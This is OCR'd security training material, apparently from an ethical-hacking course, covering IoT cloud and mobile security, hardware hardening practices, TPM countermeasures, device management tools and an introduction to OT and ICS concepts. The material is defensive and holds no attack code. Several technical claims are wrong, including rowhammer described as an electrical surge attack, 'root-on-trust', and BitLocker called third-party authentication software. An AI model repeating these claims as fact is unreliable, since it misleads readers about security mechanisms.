
  In an IoT ecosystem, the cloud component is referred to as the central aggregation and data management point. Access to the cloud must be restricted. The cloud component is usually at higher risk, as it is the central point of data aggregation for most of the data in the ecosystem. It also includes a command and control (C2) component, which is a centralized computer that issues various commands for the distribution of extensions and updates.

  A secure framework for the cloud component should include encrypted communications, strong authentication credentials, a secure web interface, encrypted storage, automatic updates, etc.

- **Mobile**

  In an IoT ecosystem, the mobile interface plays an important part, particularly where the data needs to be collected and managed. Using mobile interfaces, users can access and interact with the edge in their home or workplace from miles away. Some mobile applications provide users with only limited data from specific edge devices, while others allow complete manipulation of the edge components. Proper attention should be given to the mobile interface, as they are prone to various cyber-attacks.

  An ideal framework for the mobile interface should include a proper authentication mechanism for the user, an account lockout mechanism after a certain number of failed attempts, local storage security, encrypted communication channels, and security of data transmitted over the channel.



IoT Hardware Security Best Practices

1. Limit the entry points
2. Employ a hardware tamper protection mechanism
3. Monitor secure booting
4. Implement security patches
5. Maintain a proper interface management system
6. Avoid open access to the hardware unit
7. Secure authentication keys
8. Maintain a proper event logging mechanism
9. Maintain a proper anti-malware protection system
10. Protect device access credentials
11. Isolate devices from regular supply units
12. Implement a root-on-trust mechanism

IoT Hardware Security Best Practices

Securing IoT hardware plays a major role in preventing most persistent attacks at the seed level. However, there are several differences in the manufacturing, development, and deploying of IoT hardware of different manufacturers.

The following countermeasures can be adopted by organizations to secure their IoT hardware from most persistent attacks prevalent in this modern digital world:

- **Limit the Entry Points**

  Limit the scope of entry for attackers by avoiding the deployment of additional entry points such as USB ports to the IoT hardware. This helps in avoiding the intrusion of attackers through open or unused ports. Lock the least-used or open entry points to avoid direct intrusion into the device.

- **Employ a Hardware Tamper Protection Mechanism**

  Implement a hardware tampering detection mechanism to detect direct physical damage or intrusion into the board level of the IoT hardware. This helps in the detection of device lifting, alteration, lid removal, chip-level access, etc. on the hardware unit. The installation of a proper GPS unit also helps in tracking the misplaced unit.

- **Monitor Secure Booting**

  Monitor the booting source to prevent attackers from tampering with or glitching the hardware unit to implement boot-level attacks, which provides privileged access to the attackers. Depending on the asset value, implement secure data storage mechanisms such as Trusted Platform Module (TPM) chips.

- **Implement Security Patches**

  Update the firmware in a timely and secure manner, as IoT hardware becomes vulnerable to major threats during pre- and post-patch updating processes.

- **Maintain a Proper Interface Management System**

  Integrate the IoT hardware properly with secure interfaces during the development phase to avoid API and library snatching from the unit. The APIs create vulnerabilities to hardware security because they provide actual data regarding the device activities and functionality at the end-user location.

- **Avoid Open Access to the Hardware Unit**

  Implement proper physical protection for the hardware unit because most IoT hardware deployment is at open public places and harsh environments. To avoid major damage to the hardware unit, close all open ports or entry points with dummies to avoid unwanted intrusion or physical damage to the unit.

- **Secure Authentication Keys**

  Safely secure the keys used for the authentication of each device associated with a unique device ID crafted by the corresponding cloud service. Implement a proper safety mechanism to secure all these keys because a security breach to these key lists allows attackers to control the hardware units.

- **Maintain a Proper Event Logging Mechanism**

  Implement timely security audits to maintain a continuous event logging and monitoring mechanism for improved incident handling and response. Maintain proper logs for all the security intrusions to prevent the recurrence of attacks on the hardware units.

- **Maintain a Proper Anti-Malware Protection System**

  Install trusted third-party antivirus/anti-malware software to detect and avoid security breaches at the entry points of the hardware unit.

- **Enable a Default Entry-Level Logging Mechanism**

  Monitor the entry logs periodically by enabling the continuous logging facility provided by most operating systems (OSes). The log monitoring mechanism helps in avoiding major security breaches at the entry level.

- **Protect Device Access Credentials**

  Secure the device access credentials by maintaining several security mechanisms such as magic-number implementation, encryption, and two-factor authentication.

- **Isolate Devices from Regular Supply Units**

  Secure the device from electrification and spike attacks such as rowhammer attacks, which create a sudden surge in electric pulses and cause damage to the RAM chips and core.

- **Implement a Root-on-Trust Mechanism**

  Enable a safe entry-point system for root-level access by implementing a root-on-trust mechanism that allows access to trusted or authorized users only.

- **Secure Legacy Units Enabling Modern Gateway Security Features**

  Deploy modern gateways in IoT networks comprising legacy units to employ security mechanisms without any alteration or upgradation of the device.

The following are the countermeasures for encrypting communication data and TPMs of IoT hardware units:

- Utilize third-party authentication software such as Bitlocker drive encryption to authenticate the data imported from an external storage location outside the TPM perimeter.
- Employ software tools such as Nuvoton for IoT hardware units by using communication interfaces such as I2C and SPI in TPM devices.
- Bind the data to be transferred using a TPM bind key, which is a special encryption key based on the RSA encryption standard.
- Implement the sealing and unsealing concept of hardware authentication during major computational updates for IoT hardware units such as firmware updates and security patches.
- Employ an HMAC-key-based secure data communication mechanism between the TPM-based IoT device and the end user.
- Implement symmetric-key-based encryption for low-data-transmission applications, in which the data are stored outside the TPM perimeter, for ensuring the authenticity and integrity of the imported data.
- Verify sender authentication prior to the decryption of received data using the HMAC verification procedure facilitated by TPM devices using block-mode encryption algorithms such as cipher block chaining (CBC) and ciphertext feedback (CFB).
- Utilize RSA-based encryption to ensure data integrity with a digital signature.
- TPMs facilitate the storage of keys in non-volatile random-access memory (NVRAM) to enable the R/W option during unwanted incidents such as data loss due to environmental stress or malicious attacks.
- Utilize the canonical mode of data transfer, which helps in optimized data transfer by eliminating the unwanted bytes from a prolonged data-stream communication application using TPM-based IoT devices.
- Utilize root-of-trust (RT) models such as RT for measurement (RTM) and RT for verification (RTV) provided by TPM devices for secure booting and data transmission in IoT hardware units.

IoT Device Management

- IoT device management helps in supporting IoT solutions by using any software tools and processes and helps in **onboarding latest devices** securely and promptly
- It allows the users to track, monitor, and manage physical IoT devices and forces users to remotely **update the firmware**
- IoT device management helps in providing permissions and security capabilities for protection against vulnerabilities

Azure IoT Central

https://azure.microsoft.com

IoT Device Management

IoT device management helps security professionals to track, monitor, and manage physical IoT devices from a remote location. Security professionals can use solutions such as Azure IoT Central, Oracle Fusion Cloud Internet of Things (IoT), and Predix to perform IoT device management. These solutions allow security professionals to update the firmware remotely. Further, IoT device management helps in providing permissions and enhancing security capabilities to ensure protection against various vulnerabilities.

IoT device management can be very supportive in preventing IoT attacks as it can provide:

- Proper authentication, as only trusted and secure devices with proper credentials are enrolled
- Accurate configuration, controlling devices to ensure proper functionality and improved performance. It can also reset the factory settings during device decommissioning.
- Proper monitoring to detect flaws and diagnose operational issues and software bugs through program logs
- Secure maintenance of remote devices and frequent device updates with the latest security patches

IoT Device Management Solutions

IoT device management solutions are used by security professionals, IT admin, or IoT administrators for onboarding, organizing, monitoring, and managing IoT devices. Discussed below are some IoT device management solutions:

- **Azure IoT Central**

  Source: *https://azure.microsoft.com*

  Azure IoT Central is a hosted, extensible software-as-a-service (SaaS) platform that simplifies the setup of IoT solutions. It helps to easily connect, monitor, and manage IoT assets at scale. Azure IoT Central can simplify the initial setup of an IoT solution and can reduce the management burden, operational costs, and overheads of a typical IoT project.

IoT Security Tools

The IoT is not the only range of devices connected to the Internet, but it is also a very complex, rapidly growing technology. To understand and analyze various risk factors, proper security solutions must be incorporated to protect the IoT devices. The use of IoT security tools helps organizations to significantly limit security vulnerabilities, thereby protecting the IoT devices and networks from different kinds of attacks.


OT Hacking

OT Hacking

LO#05: Summarize OT Concepts

OT Concepts

Operational technology (OT) plays a major role in today's modern society, as it drives a collection of devices designed to work together as an integrated or homogeneous system. For example, OT in telecommunications is used to transfer information from the electrical grid through wheeling power. The same telecommunications are also used for financial transactions between electrical producers and consumers. OT is a combination of hardware and software that is used to monitor, run, and control industrial process assets. Before learning how to hack OT, it is important to understand its basic concepts. This section discusses various important concepts related to OT.



What is OT?

- Operational Technology (OT) is the software and hardware designed to **detect or cause changes in industrial operations** through direct monitoring and/or controlling of industrial physical devices
- OT consists **of Industrial Control Systems** (ICS) that include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control System (DCS), etc., to monitor and control the industrial operations

What is OT?

OT is a combination of software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices. These devices include switches, pumps, lights, sensors, surveillance cameras, elevators, robots, valves, and cooling and heating systems. Any system that analyzes and processes operational data (such as technical components, electronics, telecommunications, and computer systems) can be a part of OT.

OT systems are used in the manufacturing, mining, healthcare, building, transportation, oil and gas, defense, and utility sectors, as well as many other industries, to ensure the safety of physical devices and their operations in networks. This technology consists of Industrial Control Systems (ICSs), which include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control Systems (DCSs), and many other dedicated network systems that help in monitoring and controlling industrial operations.

OT systems employ different approaches to design hardware and protocols that are unfamiliar with IT. Supporting older versions of software and hardware makes OT systems more vulnerable to cyber-attacks, as developing fixes or patches for them is very difficult.

